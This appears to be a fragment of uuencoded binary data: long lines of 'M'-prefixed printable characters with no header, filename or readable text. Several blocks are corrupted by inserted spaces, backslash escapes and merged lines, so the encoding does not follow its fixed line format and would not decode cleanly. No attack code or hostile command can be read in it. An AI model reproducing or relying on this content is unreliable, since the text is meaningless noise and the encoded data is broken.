M3\#^)/0I85/4"MFSWJQLS\+^'/1Y8<N2O>2MR\_82["]#7Q&V,]GKWJ%LK\/  
M!O1-84>0O>=-JZS6X?U=Z' O"SB7[T'N5[4/8/X+^0[Z^9)]Z?RBK==S\_0\\_E  
M['FRS[T1RY1]#OL7T"^^?4GVM;>RLEK#\_3\_T6V%\_D\_W@[:VLUG#\_#\_U)V^2U  
MZ?>\_WL7\*:@WW\_]#"IN#[\$\_O:66UAOM\_Z-"EB.K\[U75NOP7@]M\ (G\_'R1K  
M]B5>KJP9]A9HJ['CR3I\I=@Z8.^\$=@D[GZS7UY&M%\_8^:+^PV\C&\UD&P\_V  
M\:\$3'"N";&+?0;:)89\\$.JFP]\FF\#UCFP+V\*:%3"1NW3LA&^+PKE(V`?5KH  
M=,) &D,W@\*Z"LUN%]1NA,PA8@F]770EFMP\_MLT-F%K4(VEV\ \VURPSPV=1]BV  
M9/[/=K#-#\_L"T`6%'4ZVB.\!VR\*P+PI=3-@U9\$OZS"N5+0G[4M"EA;U,MIPO  
M&]MRL(^"+B\_LWV0K^>JQK03[RM!5A/U%MKIO&-OJL\*\!75-8?]V0K>-;IZS6  
MX7U=Z'K"IB?;T'>-;4/8-X)N+&P]LLU\/]DV@WUSZ!;"-B0;[4N[2MEHV+>&  
M;B-L' [+M?578MH']^B.PDXGV\77AVT7V'>%[B;L1K() ?4O8]H1]+^C>PEXC  
MV\]W1EFMP\_O^T`.\$?4%VL.#V\&P'P(]5%AKO9`=X4NR6MD1L!\)'2-L:K)C  
M?\*79CH']6.AQPA8G.]'7B>U\$V\$^"GBQL\$ [+3?+/83H/]=.@9P@XE.]MWB.U  
LMV,^!GBOL8K(+?,^5U3J\7PB]2-A8LDM]OC7\*+H7],NCEPMXFN\I74%FMP\_O5  
MT&N\$4IVO:^ELEJ']QN@-PKKJ4^\_\_\_\_5-4%;K\'XK]#9ALY/=Z=O)=B?L=T''  
M"EN=[% [?0[9[8; \>K^PW<@>\EG6\*GL(]H>ACP@[B>QQ7W:VQV%\_ 'OJDL-O)  
MGO'59WL&]F>AS\GO%+(7?</97H3)]>C+PCXG>\VWGNTUV%^^OB&LH4'(WO9=  
M9WL;]G>@[\KO!;(/?+^4U1KN\_Z\$?'5N9[!-?NG7\*/H']4^@\_A>U\$]IFOJK):  
MP\_T\_]`MAQY)]Y>NKK-9P\_P\_]1M@59-\_[EBJK==S\_0W\4]BS9+[ZSRFH-]\_\_0  
Mwx1]0\_:'[Z.R6L/]/\_00^?YM&+)Q\_4G7\_]J'=[KH/5^6\LD#7YR['UP=X,  
M;1&V%%F[OS-;.^P=T\$YAFY/U^&>S]<#>"^T3=A39H/\PVR#LXT''%W8UV43^  
M%VP3P3XQ=!)A3Y!-[O=O4#8Y[%-'IQ3V\*=DT\_D)LT\`'\`CJML/I&(9O>WXIM  
M>MAG@,XH;"JR6?P3V6:!?5;H;,(6(IO3OXMM3MCG@LXM;&VR^?R/V.:#?7[H  
M'L(.)%O8;]VH;&'8%X\$N\*NPTLB7\.=B6@'U)Z%+";B-;UM^`;5G8EX..\$O8J  
MV8K^\$6PKPKX2=&5A/Y\*MYM\_'MAKLJT/7\$#;8.&1K^V^PK0W[.M!UA<U(MH'\_  
M-]L&L&\(W4C8PF2;^B,W\*=L4]LV@F\OW/ME6\_FIL6\\$\^&KJU?#;(MO/W8]L.  
M]NVA.P@[BVQG\_S\*VG6'?!;JK?#;(]O"?8]L#]CVA>PE[FVQ?\_R>V?6'?#[J\_  
ML+\_)#O(GVZSL(-@/AAXB;. (F(30<7Y;M<-B/@!XI;#&RH\_U=V(Z&\_1CHL<)V  
M(#O!/X?M!-A/A)XD[&2R4\_U'V\$Z%\_33HZ<)N)30+\_U)9K</[V=!SA#U#KX\_  
ML\$79^;!?`+U0?K:37>(OS'8)]="Y.O+]F5\_FBV\*V&\_"GJUL(F:ANPZ\_R2V  
MZV`\_'GJ#L%G);O;'LMT,^RW06X6-(KO#\_P?;' ;#?";U+V&YD]\_AM6Y7=`\_N]  
MT/N\$G4?VH#\GVX.P/P1]6-@=9(\_Y&[(!!OOC">\$/4\_VM'\DV].P/P-]5MB7  
M9"\_X-[\*]\N+T)>\$=30+V:O^FVROPOX:]'7Y^I\*]Y8^S3=E;L+>-?4?8TF3O  
M^],KJS7<\_T,\_%&8]V<?^ZLIJ#??\_T\$%&4+V;W]\_9;6&^W\_HY\^N(ON/?[FR  
M6L/]/\_1K80^2?><\_KZS6</\/\_4'8FV0\_&S\KJS7<\_T-\_%?8MV>^Y-N5\_0[[  
M']`\_A0TTUZSVGW+\*AW>QX76!<2\_ST\_6&.C\*U@A[\$[19V)ID;8&Y;&VPMT,[  
MA.U\$UATXRM8->P^T5]B)9`.!]?@&8!^\$CB?L)K() \\'\$=RB:\$?2+HQ,)>)YLL  
M4(1M,M@GATXA[!>RJ0.ME=4ZO\$#\#`2%LXA8A&QF8S#82]NFA,PB;G6SFP&ZV  
MF6&?!3JKL%&D<P0>L^T!^YS0N81M2S9OP+Y3V;RPSP>=7]@8LH4"N=@6@GUA  
MZ"++B!;/-(" ;7'8EX`N\* >P!LF4",6S+P+XL=#EA;Y.M\$-C\$M@+L\*T)7\$O8]  
MV:J!6VRKPKX:='5A`RU#ME8@[BYE:\&^-G0=^=XG6S^0@6U]V#>;BAL;)-  
M`C78-H%]4^AF\KU/MF5@`-N6L&\%'2WL)+M`RO8MH5].^CVPJXFVREP@6TG  
MV'>[B+L1;+=`U\_8=H=]#^B>PKX@VR>0(E;9/K#O"]U/6%NKD!T8B&([\$/:#  
MH`<+FY'LL\$`WML-@/QQZA+#ER(X\*S&,[ "O:CH<<(VX'L^,'QMN-A/P%ZHK"3  
MR4X)O&([!?!93H:<)NY[LS\$`\W<K.A/TLZ-G"GB0[+U"4[3S8SX=>(.S?9!<  
MVK!)=#LET\$N%U4>-[ (K`%+8K8+>2>I6PD637!O:P700[==#KA2U"=E/@"=M-  
ML-\,O478IF2W!QQ[E-T.^QW0.X7M2W9W(#?;W;#?'[U7V\*ED#P0:LST`^X/0  
MAX3=3/9H8!3;H[\`GU<V`MD3P4VLST%^\]/09X1]1O9\X#;;\["`'\_U1V.]D  
MKP1T>Y6]'ONKT->\$C=<Z9&\&,K\*]"?M;T+?E]P+9>X&:RFH-]\_\_0#X2M0/:/  
MP\$!EM8;[?^@GPM8G^U=@I;):P\_T\_]#-A!Y!]&;BHK-9P\_P\_]2MA%9-\&OBJK  
M=-S\_0[^7SQ793X&4^Y3]!/O/T%\$^/4OVWT!Y9;6&^W\_H'\(^)\_L[T]WM;]C'  
M"88[;O"\_-DZ;D#4\$Y[,UP-X(;1(V/EEK\+BR6H?W-FB[L%G)NH\*OE=4ZO'=#  
M>X2M1-8?C+]?63\_L`]!!87N131`LQC8![!-"Q)V\*MFDP;9LD\(^&71R8=>3  
M316<RC85[%-#IQ'V.-ETP;ULT\\$\^\$CJ]L\$\_)9@H^99L)]IFALPC[G6SVH/.`



MLMEAGP, ZI [#>MB&;) YB'; 1 [8YX7.) VQJL@6#3=@6A' TAZ, +"YB); +#B; ; 3' 8
M%X<N (6P4V=+!+6Q+P [X, =%EA&Y, M' [S#MCSL\*T!7%' 8XV2I!\_4%EJ\ "^\*GOU
M81>2K1G, I\*S6X7TMZ-K"QI\*M%ZS%MA [LZT, W\$/8VV<; !06P; P (X) =%-A?Y%M
M\$5S%M@7L6T\*W\$C9=NY!M\$ [S\$M@WLV\*W\$ [8@V8 [!; VP [PKX3=&=AJY' M%DQU
M2-ENL.\.W4/8 [F1 [!RNP [0W [ /M! ] A1U%=D"PA ( ) :A\_<#H0<) NX#LT. ` "MD-A
M/PQZN+ ` [R<8\$3 [ "-@?THZ- " \_DEV7/ ` -VW&P' P \ ] 05A [ ^Y"= ' \$QP6-G) L) \ "
M/578] &1G! (NSG0' [F="SA"U. =FZP' =NYL) \ ' /5\_8!F07! :<IJW5XOQAZB; ` #
MR"X/ [F. [ ' /8KH%<\*NXCLFN"?; -? `?BWT.OG>) [LQZ#JB [ \$; 8; X+>+. QELMN"
M>=EN@\_UVZ!W"OB8; &VS\*-A; VNZ' WR&>C ` \_W^-SA&6:W#^P/0!X6- (' LDN) 7M
M\$=@?A3XF; %&R) X-WV9Z\$ \_2GHT\ (V) ' LN: #BJ [ #G8GX>^ (&Q\_LI>#F=E>AOT5
MZ\*OR; Q6R-\_\_ [ ' WI< ` . ; 9>Y74%" " ; %\$@RO&P>3>FSFV1 [ /2/ =>75UI `K9:K9Z1
M1] V2) ?6; -RY `I99N=\NCEMI: IF<>I#"; \*4S"4M@\$D\ (0FQ3& `5\*8-879G& `;
MV^P! \$I9@\*) 884FP&BB68G/\_3?X [ .Z' 3WS#.. <84\ ^ [V^.N? [ \_N7\Z\_W\_\ ] \_\_
MD<>%^XL\* \_TOJ^; \9 [G>"^RN? ( %P?T7A?U4 ] \_YKAOAW<=SWR>N&^2^%\_0SW\_
MIN&^" ] S? ?N1GF4O/RO) /? ^NX?X%N+ \_WR%\ ) ] \_<4\_0?5\_\ \RW ( \ =MP\_? .13
M\_PMS\_U#?A\_T@] \_ [ ' A/AO/< /WVD) MP\_5?@\_4\ ] \_; K@O' /<O' YD+] R\5\_J\_4\U\ ;
M [AZX [WWD-< ) ] K\+\_K7I>6U\_E' H/ [ (>MO92X] +\_ \$?JIX\_S' " \_#-RGK?^1<) ^F
M! ^AGO^ ) X7XCN! ^U\_HP?9^Y' \*?Q' J^> /, =SO!??IZYO"?; K"?YQZ\_GC#?2>X
M&^NWA; NA\ ) ^@GI] AN' \ " [C/77RG<9RK\ ) ZGG?VZX' S%RW\$ ] >\_R' A?K+"?XIZ
M\_E3#\_31PG [7^ . \ ) ] EL) \_AGI^S' "WP' WN^L>\A; G/5?A+ZOEYAGL `; F8] \$6Y&
MX; /J. 3#<+P8WM] X5; D [A8\_6<- ] S7@EM<?X5PBPI \_53W\_ "\ - ] & [C/7\_] NX3Y?
MX5^@GDN&^ \ ] ?@; JW\_JG"W%+ZBGK<- ] QECQZVN? ] A; F5M5^!>JYQN&6P) W=\_VR
M<' <5OJZ>&X9 [ " ] S6^DWAMA2^K9 [W# />EX#ZQ\_C+A/J' PM] 3SBPWW: \ ' ] G/5O
M\$^ [G\*/SGJN>. X; X1W/WUGQ/NOL+WU' /?<- \ \* [N' Z7POW4. & /U// `<- \ % [G#]
MT] [ &W\* ' " ' ZOGD&NG3CN2] =WA/M2A9^HYZGA/@+NG?4 [PKVC \ \*?J^: [A9L#]
MO/50\$N [G\*?SGJ^= \_; A-<%^V\_C; AODSAOU' ] ?Y' ASL' ] TO4\_%NZ7\*OS+U?. 7
M&>ZKP7W% ^C\_ [ " ] >: ^ON&\_OCW\_ \ / ] \$7" \_ : KTLW% ] 2^\* ] 6SU] CN+ \ + [BO7A\ ) ]
MI<\* \_2CU\_G>%^Y\$L= ] ] 7KKQ+NJQ7^& ] 3SOS7<9X' [FO4?%NYK%/Z; U/; W&VX9
MW->M\_ZYP7Z?PWZ\*>\_ [WAML%] \_?H\_?3MS7Z\_PWZ:>WV"XGP\_N=ZP7A/L="O^=
MZOD\_&N [KP' WC^KYPWZCPWZV>O\ =PWPSN] Z] \_A7" \_7^%\_0#W\_ ) \ - ] - [AO6O\>
MX; Y) X7] ( /? ^PX3YMXX@\_MOYK POTQA7^S>O [ /AOMIX+YE\_1^\_@ [EO4?BWJN>W
M&>Y5<-^Q?D6X [U#X=ZKGG53<F^#^S/H3POT9A? ] 9] ?QSAGL' W% ] 8\_T+A\_H+ "
M\_Z) Z\_B7#?16XO [S^!N' ^LL+\_BGK^5</ ] +G!\_??WGA?OK"O\N] ?P; AOM3X/ [6
M^O\6 [F\I\_&^KY] \QW/> ^ ^ [U3W\G< ] ^M\+^GGG\_?< ) \Q==P\_6-\5 [A\H\_! ^J
MYS\RW.>#^Y [U4^&^1^' \_5#W\_F>%^ -KA\_L? [ -POT+A? ] + ] ?Q7ACL% ] V\_6?T\*X
M?Z/P [U7/?VNX+P?W' VW\ "7/I>8G\_\$/7\H1O&OP [ <# ] \_XQ) ] D [H<K\_ - /4 \ T<8
M [O> `^Y\$; 6\+ ] 2 (7\_\*/7\T8; [W\ ' ] V (UCX7ZLPC) = /7^<X; X7W/6-KQ/NNL) O
MJ. = /, -Q/F3GN] Y [\B' ` \_4>&?J9X\_R7"WP7UTXW^\* ] U&%\_V3U\_ "F&^Q) P/WWC
M8W^\*N9^N\, ] 2SV] AN% ] [G, VBL) ] CL ( \_5SU?, MPW@' MEHR?<?P?4< ] 9PWT;
MN-' &OQ) NI/ `Y ] 1P; [N^ `6] CX7N\$6%+ZHJG\ : [H?; ' ?>S-OZ' <# ] +X9^OGE] @
MN (^ `6] [X\ ) ] F; EGAM] 1SQ7#SX% [?R `CWNL) 7U?; +#7<7W) V-6\ +=4?A= ] 5PW
MW, \%M [GQ1<) M\*GQ+ /; <- =PSNS8W\_ (-R; "O^\$>KYEN" \ # ] [ , W\_JMP/UOA/T< ]
M?Z [A?@VXW8V\_ \$6Y7X? ?5<\ ] P7PONP<: S?H: Y!PI\_J) Z/# />-X- [ >J `OWML ( /
MU?. QX; X9W) . -N\ ( ] 4?B7JN>) X?X\N/ . -?R?<N<+?4<^GAOM; X#ZY\7; A/JGP
MGZ>> / ] ] P\_QS<+ ] AXCW" \_0. %? IIZ\_T' " ?=L=QOV3CF3\_+W" ] 1^" ] 5SR\WW&> `
M^^4; %>%^N<\* \_0CU\_A>\$^% ] ROW! @ ) ] RL5\_JO4\U<; [F>" ^ [4; \_T: X7ZOPKU3/
MKS<+. KA?O\_&CPOUZA7^U>OX&P] T' ] QLWWBW<; U3XUZCG; S<+. ; BOW7CZSS' W
MM0K\_ .07\+8; [ <G" \_ => . J<+ ] 5X5^OGK\_ -<+ \>W&\_?Z `OWVQ7^ . ] 3S=QKN&\# ]
MKHU\_ +=SO4O@WJN?O-MPW@?M] & ] \GW. ] 3^ . ] 7SS] @N# \ - [ @ ] N\_+IP?U#AWZ2>
M? \AP?Q/ <' ] UXVL\ S] T<5\_L?4\YL- ] SW@\_OA&5K@\_KO!O4< ] O= =P/ . W7<MV^ \
M6+AO5\_AWJ. =W&NX&<1 ] =>^X. ] . G? [ \_8A? . ! ^N>X. QA= [JV5BU>VQKWY<3J:
M31\_MCOJ/MM+9; # `ZG%X ] 8\ `H\ %T-NGVQY, KE6EO, IB-) X/QE9. C\ ?@V\_ ; =S
M. YV\$P96UPUXOZ/3&QR>#8=J\_0#88S8JSQS\*7LL\_ ^S `G^7' U>D (WR41+&47) 5
M' O-7UWI' W0F@ `4' QYVKF: C8@S7 ` \ . GR4 `PI) BS\_G! C0?30>' H [0OE&A!B2A `
M\_0\_ ] "O/\#T=CR+D%. ?<P9/R' B?&S/\_ , %TSBZ. G' /Q, XJM@Z' Z. H?&Z! -4EZ%
MG#?IRIX3X/1H/) E) & (D+ (QLCC (1L&0; Y. +GJ\_BM0\$V^! . 7BFTHESN3! ` \ `5,
M"C"; <<"\$<' B^KQLD\* `DI6@4-LM8/%. @08Z"/!B.N [ [B!%] S (M\*N) <?S\_6&Z
M4 (6B2IP\*UM+ZB/44NP. X: CE, [TJ&LE2XTV22=H=%P"Y100JN#HZ [AXO?], L)
MED25+"K>9HAX1: NCSN. =C; 7>I" \ ! \*\$ " ^ [HP' \_864S/P8\_JQU. OOSP9 `: 8. =.
MMS. DU@= `0. 9] COM+@, WQ>+@0>CL^CZ) \$, T [O/\*] \<G) E, .H-Y\_WTRNE@US\ /
M+A^M; =VL- [ > (DKU\$#%3LM905W<UZO08A61M97VMH\*1F: \_ANY>\*&L: :UK (M"N
MB22" ) # ] K78%\$K\* `H [J `! 94 `5: !005FKB0I5 "+JU97\*17B?: KM5+; 2=#Y4 `=
MH6 `5%, EUQ8^0H96\$9) %: 5WY0YA&M\*/ ->28SJK@ \MX>S5EK ("RQJ20@!) 1D\$@
M5F<FI0U82] ) : ??? : 0AHNI-ZR (86WM: 3D%DJ?4C"5-N^UQ"D\_7J] Z: ; \*0>J. &
ME\* ; ; J\$Q\$5K `PR [ `USE (H) ; \GHM" ) D, NE+ ` (SS" ` %L (I2QJP \IPJ. 9I> /SE+1
MN\$\*CS' FZ/FJNUFT. 1E<N7 [XR' . Q?H?' FRC&13VGP"2] ' EP-2R/\_? ] T ` , <3IX
M, NVX! ABCX2#KIZX; \ ` \* `: V?Y>JE) D@ `PM+6 ] 7JS#1% `5. \_77 `V ` ) (0D) ) KP
M (N8U1. : : & /TWEH:\_) QK5L) ; " ! / ` " X-#M21K0M) ! 2 (BAI%A1J^ `4B" ) IS (9@
MY (BAA-&"D ` , !RM: +%YH8&E<Q4>\$@RR\_0" : &Y/BIM@; 4+2AQ! ` &1\$?) . SAO; E
MS\$U0) OP<\$LWI. <!0\ \$Z] 4\$: L7%O\*<B+; O=EHM7TPL4B) +M\* \XHLP4="R! (N,

M4+##.M#,;OOT#`@M#2!0)<OP%+&61DK\*V0V1>M?<\$`URRX'G6;4FHD1\$NPT)
MMR#`F@BCS)(LLJP"EBE("`,( (V\_0\*%KD\$)D48HXQCBC26\*3M98UWB0:]HX0)
M"]OHGR&C5`-/!\$2LEP&LASZ7=8)(Q>PEE(AE)"%!.64Y2\*-%&E.21>26)&7
M#320<.4E/5F(T12I3;C^F!.Y;'QQ%J@X`IU6)I9'"YT\$72NI[A>VMVJ51;\*
MW++A:+%0@7GB`.42I?4)Z]=J9;1!^H\$A#44HLKP?TAR\_M'N-I91:'N`HE9+2
M/'HWU^XQ2BWE(>1YY\$KC(Z0BCQX\$=(Q^FADO\$,@`D\*OI() `1J!HK&@\*3\*6^
M;Q>BQ.4&\6"B4BEY,;\*#Y&UJ<2!3@>UEOQHR=GM9>DDD]MB6^),<F[-LA[3]
M[C2=3?N7CV#`,`"!&GJ`\U+"`\*%\$&\*:]!3<4A8Q;\$)Q<S)Z:^ERB(:MO300
M6"U-!+NWC\*L@4"7,9@1\*PDZ#JC\_\$6958)0XDO54MUO,-+9<Y!^RUE.>`#V\$R
M+8]Y5@5[\*\$5>#V1:X?L:E]/KI=KV4E%8#I9:(6,35;[Y5D0T"U"-4WH]0
MI.=FO`1\$G+96)<653AM"#%-(]UI#BV.(`)<NH":25B<+%L9D+2\X.48GT+@.
M2!K"[#\*Z%4W`,`:(("(&%`6&D5Y+(V!YBABC2K`N`H82YD%`/=A)-)O[&EQ
M`>@(N8`:2866Q%DA;6EQP"14.9:&`M;22+"E<KG2:G5V2JT;BU8=2R=I5,OY
M>?.!`G65;2>D+-`; \U9WULT64;J+5TPG"(JH6/23\*BPDH9=\$"4NBH@N\$,MR=
MT\$.?!LNS\_7K@80:43^:N/8>)'XP;]G]Y@D:29(SL#(65KS<KV4AQ`7\$#]A)J&
MC\*4V8BUEKK);:5;+E/,&E>\$UY+.00SZOI:-T,N@UTVX?"8]=KW\)JT9I:P(
M`Z6IW\$U[<]1BI6N-!RRO!'07L=7DX`DQHLDNDI\_ICZ\_T"?((`=4KG2N5XI
M;56:BUP4\*!=1J9>V[YVD1?3SE/[D\*DFVA]W#J1<E"U%K`\*0#P<K9F/Y/"5,!
MSC#5IA)#P)0HHZ."P%WZ@.\$%\*%6E6JU^LW\*EDM@L0U0Z`P<7"?+II,B)!EO
MMW)WN)/;]1FT-^JU9=S)#ZF!-6,V&[1."PD4<4JTM\*.=!F',"04SN5F6W6M&I
MS;\_?4HN@=3K04R,\*2:S!%!:8K.LB&-QIW6JU\*SN=TMY6M;U,:C;[=T^J"1FI
MP""`&"BEYT!"#\`D#AR5T%JIN:,2FGO\_)10A2RHP7"(&2:B!Y#T\$K0=86UGK
MFR^LE+5IT9R2ATNQ-#!);GW\_)6EOAJ:(;@O-WZTD5D='J>M)^A81!!\$@\*\_D/
M<X&J5";%DDT,ZDBY:0D6RR\_,:+X@F0:A+0)L^,%J\$95@G4E,2I!PT]H,-.>A
MZ"#`66ETUASY#SISZ/3:+\*+00;I76K1!^AZ(%P\*(LM\*PC3'"['>M,22].HN8
M\$2+/,9%R-`CT<N!@I92`QG'(GRI-VRF=P;3P7BD1M[6\_I-9->H2R(ZZ-!27
MQ\_1C\*683SEFP)(HX=&YYE.\$')@]14[46:=Y+N9,C=-+9:58>K[:J]=U.=7>[
MWMPIM>G9)QY]W\$KB>2,!,2JR(B-"++<@!\$/YNHFCF@Q1\$D^50P4\>:]63JM
MCO:F,`ORKS7;DS0U(RO'9!\*\$,D6,:QVLI]/LJ=,J/5[IE)J5DD\ .IB+9H#P>
MS2;CX<WQI\*^31#5I-I]"JM/3[AY"II-2F4S&D\_K!P31%IE!G1=Y\*AU1=QQ.O
MH7K\*\$V?-H(\*5"?4JHX"(F^DA;9RDDQ)M\Q21\_F@YG78SY<)55#"TACC\*7"U/
M,KLG=UTVV'`)6\Z:Q-L-?1],L]8IUW?;E2?:WE@Q&2N?C9VQTKLSW6X7Z9YD
MM)GH=U.;B'X'VC3T.U0&@2!6EH`@?[!\MMV>5:M[QS5()]!4Y30K41M+#:YP:
M\*E#02;:]E+>`+++4I9\$7K8ELB"+Q%7Z`Y%\$"233I23)0+)\_ER5A-EBPEI(H
M@J2WE.1C2+HBB3())/LG(HDRD`R6DCRGNRQIS&4BH%`\$(@QC"\*="S<6)I[:F
M2\F@+H[2VD3K<\U:@J#TE\*>KDZY;!;UR=%"MZ):<#T/UPG4%E[8C+!&JS5N
M>1/+!@V`,5RHL;DLH)9ZU2\*%<:KOU2+U-V.T-MJ`+7HV8J=WOIR8SZI/\*X
MG^I\*)PIM`TJL5C73GFNN"[OA`@7U5+#2OW^)U.@<MS)=V='^^GDT9WTCU.
M82=58Q+W.CH83XZ[ [A`W/T-,QM=%?M3YXA,YKLSL!#ZT/RUAKG0&(/P6+T
M.9B\8+1A&\_4J6;\_9\J9-G&G/M!\*\_[/JF+BH4J^PDVX!][%STB63"@MSR,?YB
MK1MHE1\+#P2^UJ&A^5JEX]37W.LNY%2P\V1>Q'/D,E8;GU\*QS71EN3XX/(\*,
M4\*'D@W2TK+!@YMX`YHOFW3[K\H\$C8)5")9)?D[&6C<228<[2Y[W>C=H,[.R=
ME=W",KOYS`,3#9G-;C[[/C!?I+.;2'8EE2H\_>2XTK#F>!:!2PU],IX!TQ8LE
M)\B?6GFL@8F0L=R.\$"AJ)<Y[L; ,PZQ%AI[1+\_];;S>KF7KO2\O\$7,%VIS<F?
M`;]CG]\_2C'9Y]VF91\U<.04F\*,2,%7L\$B02=A\_()HENQ?P[#:Q9-`W:S=,MS
M0L^)=)]#\_X,P8Z\*S`?#.2TR1XL%5NT:S^GBU5J\$B:U7\#, "M"TZ#3&,RN\$,>
M48=V#N?G445=;01=?`R)A\*TPDC1T##XI&\$\0TUKC++WO6@IN5&\$@J<M[S6K[
MEBF\_0A;E-ZJEH\9D4[I`\*1%RW3T,G%O\*W4.8"=NL@4\*IWO?OVU<)]^Q(<:<
M6\*T^Z!AU`6+M\$3%3!LY`A1[EZCW#:Q?@<X)7N:WN-\*A\_K.^6T%\_6\*H]7:C[;
M5)`IYZT&H\_N'8\_GTV+F\$LNJ?`\*%&QP,>HL1\*[M4')\_0(#<+>3!I:61J`07
MPO\_2LG)\^S!B+%\$B\*62`AX&G'NXV%YG'-)Z&=MK-4OF&F[/NU+<J(`:9#(B)
M,=#X;/`!UBI!%;]5[I9K[6]\F6?/Q\*EYH">V7+&TUTO:B6G8G=>N[R#UI
MU0C:GG1[M\DI8P?3%Z0;E2FY6CDXH)G^X\$Y:'PWOX<V8PL[3'U7+;+HX-]X=
M`,N=#T;G/!KMG![T\*FF[?J.RZW'<2<(T\*X76:I?;;)4\$5FF/;Z<TZP%1^H&3
M>\_51<3)D2,2GI?7\*\$,,:3K5RLZ.'(G\$PB@2@:R?#W0KI\_B+B088+E\_4(U9I
M^:==W:Y6FK3TT;Y>=\8KMH%UL[X>YPGA;Q.[Q\_8GR57^LC%--Y8<W`]64\$
MUZT'0'T!P:&+.;4'D?)"00A>FJ@R=, ,IA`44V%F+\$\_]TGQV-'9M';VZ6JG@
MSB\*="\*3X&#\*&98N(V4H59%:'HJP>)"656`A\$PMPFFHC9!6;I`U-`-NP@#12F
M>RT,T<@XZJ`9HF628,/QL<+Z``^&!/\$;C78KV2T@,WP`D3B\*04S/B/2E<@,
MWRV\X6^6HW05&.VUTZKO-;F3"@-L7+7&\TDOW:7WE2\*DJNIB,XT>LWX6LX`N
MRY?G.+>3IB/QB6\$')>;VU;-ODBHP<!Q6M\$K-^LUGUBLEV;0=U17)U=4EUR2
M,#J)5I)%?:A+;5\4>US&H2&3/F\1U@Y<&ID1J=B!@![/N61&ZOWG0PV:!\#
M4+\*S5=DN[=7:G2VL\_@&%9<^M]\*`['\ZVNKTATD<47D(S1!\-UJH0@`1CRX)"
M#\\*<`6A)R[5F?:\_1\JG(H9%?FXSG)V:"!ND4Q@DPT^%R5J\$@-O@V(30DR:CS
M7HUY-'!P-;+`@,EL?6;N^XU!IYK&6>Q^BEMCJK&"UMI+\$+"8@XDB\*M#;P6
M709@&\$B'(W=\*S5N+=/F((Q=Q8T+^T9-[,(J-WU)GH\*\*\* (PBDXQQ4[%`H)P#7
MZ<&\ECNP7(\*&>\_ZT6C13F4-3R6\$.;4)\$['@#1\B<1@.)?:`^"V\_&ULX#!P)>
MFW4/%Z#VK8;O>=S+=XK&YRU\*,TK\7)U.(KU,G8`J^Q.\\$AMESBO1FP#%1L0(
M7VVUJ^663X/K4'+Q^)\*A5.Z>#`90M0?'\*93Q2J?"6PV47G0I%\ [ ]L`J)]<M[
MH^[QH%<FS]K#E->+J6HH7>E.=S#LDA<]:Q,L+)G6&P92\$W0=T9L<ME\DMQ/=

MD6N;P; [PG8/MQ/@&XFM2' CT@L% (\$>RUNQXN%A+TIFC\$&-5X64\$B\$AR4!, "1\* MI?1=') 8#&"736K7\$[^'BE]:X'!0\_FWU9!+15:96;58J^J;M[PN:!Q2[W@\' ) ML]D+OF/!;)@"WI@?O!TD;\Y(!N\'Z9Y1W\$Q4;\53JI8:;'AU78E0E=&KV82R M"S"Z`R18Y=V@?!^,Y0F!5\'\_\'ARX72J,\*J%.NE5K4?(&(N`MQM8C[#S]<!8M? MJAL,%Y\*%?2)6J]X\MY#IP3B^I.<^40+AIUP;V4:=,%S9B2;4@<R+68S\$-%R MJ7/T[]%F),T\29SU2%I!700QV4#GH33JJ^1G0XVFL\'[223JB5&4CKZ!%A\WQ MW2IE;U; ,^LR4YOW!K#\$>#GK4P?K<U">#PP&]P>>E; [4&1E%@D0>&]E/IW=). MQ;4];W\L&0SZSAZ^!/POI+\8\,^M\7&7 (@SY=VDXZ\$Z+\$?^F0Z'-T;CTQ\$7 M`)-H`8%L5>KUT'%'%+\*^.[G2'@SX5!T<^NNWHQ80%93IQ-)]1B@J419UPGZ^ \MSQ=>?ZPZ\6JWL,`X>D.NMTN=6G6GVO;USRTH3<.@T:6.ND\$'D6J#X\&LZ-P\$ MV<]M=SPZ2\O-<H>.%!/[CVECT+WGTUE#[.X"PJUTIWOW/'BW6A?#`542%8&T M7AJ<6,XC5,'/WU1^?'#'-0[Y(K.\R\*I)-PP?<9UJG7JXO9DBX"D\$3;RG1-< MG=H&&D89!:@7?^\$+=Y:>!]@Z#;^3LP`RR+H8:(UD-\*6&H/3(HD31M@`,`IQ\*% M!:#7]\$.1SAV,@%4UY) L9+6QU\_(, #HMOVU7R<]VMTZOX+;.[`106\$[E=60" I M4'='^3W9WU2;WC#?6Q?)A, ,3;FEI<@MV4JHC`SWI]S\*+BP"-`I<R,@B&6R9!" MRNK%R"R0(1;(F-)IEQJ53J590G=!6BR()>Q;N%P-.T[[`VPVJU6?JVN\*/0.; M#X\*X29]1YKP2DSZ@.`'7\*O1"1%-3\C0N-:F9<T4E3![-MU(N<]1NC'5=QP1= MK\*Q#T5B+#+?9&M]^G1LABZDX3JH0G=%:4VB4-([>GK`HB1UF,(YO#<>\VNV@ M?ZI=BU\*5(?H%HT2I\*::;R1BHIJ&W&+=3\D&@3-`FB-H<5PJW%7+\_+GF EWK[9 MG8PH>R>>CY:^G3(M18%8:TK5#^&8"\*NB?"[&%A98."@RJ2.DG<I6M62\*\*YM% M<96[)]T>K1E)AX:6VDS="(/@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E MTN0,3H)(+\*QP,3;T6,Q<0=)6:-1;5>XF2+?P,.9W"N)2QG5.()5MK440@O\*' M&!6+Q2A]R)<NQ39:I!&^D8A>\F,Q>8!>SW`G(]&LT\*Y]NT?\*XF)=.D/W0EP M(@,+HH(#`DR:M\3L5<BX3@MK7,[@@`=T`^U?L`V+5U68GQ)GZDH\\$)\$\$.I'G MB[\$YCT5/)(V@&U:P&!A3=J\*JF`Z=9JL8\_0-`UZ!#\#R^4#V"R22I,Y4>7@ \$M!M%.2JO\$VL5\*UWD(=96\_O\_V;BH4.())%F;H,KS[\$+9DQ&#ZH"'\^/\$B[O4EO M-!5RNV\_>:/D\H-D&JX,>NAV=>IM02K^D4P>+),"!#\%S,@V\$#T+"FP\TBK+ MY+C51M5I:W,7D%1K;IM8/6"IT4\$'K.P%-S]\$@,2>B^3EI%KNTR@BK13IV6R MS5\*K6C:SIQ#.>\$&R20?\*M"L.+Y^6AE2GT=LX!\*N0":7SG;W\*\$=SF2&,&7W&+ M4V.)L-4@(@4N`^S5M;-RHG\*/1HX<K34>`,`UY\*-HX.#!4JU6Z5B&?'BRNT\_R (M%AYN>3.Y!AZKV2+\*-AN+(ZWR)VW33+0(4F(W9/+2-9\3W0Q,W\QQS/,B8,Y7 M#1Q>98;-R6:M7KY1;`,`9H);2R%;MKSIBW\$1W".VQFU8/C-/%.9\$@63@?B\A6 